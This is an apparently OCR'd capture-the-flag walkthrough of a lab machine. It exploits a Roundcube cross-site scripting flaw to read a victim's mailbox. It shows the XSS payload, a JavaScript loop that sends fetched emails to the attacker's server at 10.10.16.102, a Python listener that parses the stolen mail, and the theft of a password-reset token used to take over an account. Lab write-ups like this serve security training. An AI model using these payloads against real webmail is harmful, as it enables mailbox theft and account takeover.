
This is the intended vulnerability(https://www.sonarsource.com/blog/government-emails-at-risk-critical-cross-site-scripting-vulnerability-in-roundcube-webmail/). Link shows that it's vulnerable to XSS

```
<body title="bgcolor=foo" name="bar style=animation-
name:progress-bar-stripes onanimationstart=alert(origin)
foo=bar">
  Foo
</body>
```


I can send this to myself. I need to url encode the payload and set content as html



It shows alert. I can use it to read mails in the recepient's box. When I click the mail, burpsuite shows



It actually works without caps




I can create xss code to fetch this information to my server

```
for (let i=0;i<=10;i++) {fetch(`http://mail.drip.htb/?_task=mail&_uid=${i}&_mbox=INBOX&_framed=1&_action=preview`, {mode:"no-cors"}).then(r=>r.text()).then(function(html){if(!html.includes("SERVER ERROR")){fetch("http://10.10.16.102:8000",{method:"POST",mode:"no-cors",body:html})}})};
```

It sends 10 mails to me(it's enough for this machine). I can check it with running it on the devtool





It's hard to read. I can pull python code from chatgpt


```python
from http.server import BaseHTTPRequestHandler, HTTPServer
class SimpleRequestHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        # Get the length of the POST data
        content_length = int(self.headers.get('Content-Length', 0))
        # Read the POST data
        post_data = self.rfile.read(content_length)

        # Print request details
        print("=== POST Request Received ===")
        print("Path:", self.path)
        print("Headers:", self.headers)
        print("Body:", post_data.decode('utf-8'))
        print("============================\n")

        # Send a simple response
        self.send_response(200)
        self.send_header('Content-Type', 'text/plain')
        self.end_headers()
        self.wfile.write(b"POST request received!")

# Run the server
```

```
if __name__ == "__main__":
    host = "10.10.16.102"
    port = 8000
    server = HTTPServer((host, port), SimpleRequestHandler)
    print(f"Serving on http://{host}:{port}")
    try:
        server.serve_forever()
    except KeyboardInterrupt:
        server.server_close()
```




It shows the actual content. I can use Beautifulsoup to get only content that I want. What I want is subject, from, content. This is the new version that has this feature

```
from http.server import BaseHTTPRequestHandler, HTTPServer
from bs4 import BeautifulSoup
class SimpleRequestHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        try:
            # Get the length of the POST data
            content_length = int(self.headers.get('Content-Length', 0))
            # Read the POST data
            post_data = self.rfile.read(content_length)
            soup = BeautifulSoup(post_data, "html.parser")
            subject_tag = soup.select_one("h2.subject").getText(strip=True)
            from_tag = soup.select_one("td.header.from
a").getText(strip=True)
            message_tag =
soup.select_one("#messagebody").getText(strip=True)
            # Print request details
            print("=== POST Request Received ===")
            print("Subject: ", subject_tag)
            print("From:", from_tag)
            print("Message:", message_tag)
            print("============================\n")


            # Send a simple response
            self.send_response(200)
            self.send_header('Content-Type', 'text/plain')
```

```
            self.end_headers()
            self.wfile.write(b"POST request received!")
        except:
            pass


# Run the server
if __name__ == "__main__":
    host = "10.10.16.102"
    port = 8000
    server = HTTPServer((host, port), SimpleRequestHandler)
    print(f"Serving on http://{host}:{port}")
    try:
        server.serve_forever()
    except KeyboardInterrupt:
        server.server_close()
```




This works very well. Let's send xss payload to bcase@drip.htb




To run the code, change alert(origin) to eval(atob(base64encoded)) and url encode message




I can see the mails and there's a new subdomain. Add it to /etc/hosts and visit



It shows access denied. The message says I need to reset the password. Let's reset bcase's password. Click LOGIN



Click Reset Password



I can see the mails using above method

```
=== POST Request Received ===
Subject:  Subject:Reset tokenOpen in new window
From: no-reply@drip.htb
Message: Your reset token has generated.  Please reset your password within the next 5 minutes.You may reset your password here:http://dev-a3f1-01.drip.htb/reset/Im
JjYXNlQGRyaXAuaHRiIg.aPsHbA.N1BLw7Br42a-0PKh_GtJZZU2Fkc
============================
10.10.11.54 - - [24/Oct/2025 09:59:29] "POST / HTTP/1.1" 200 -
```

Go to the url and reset password

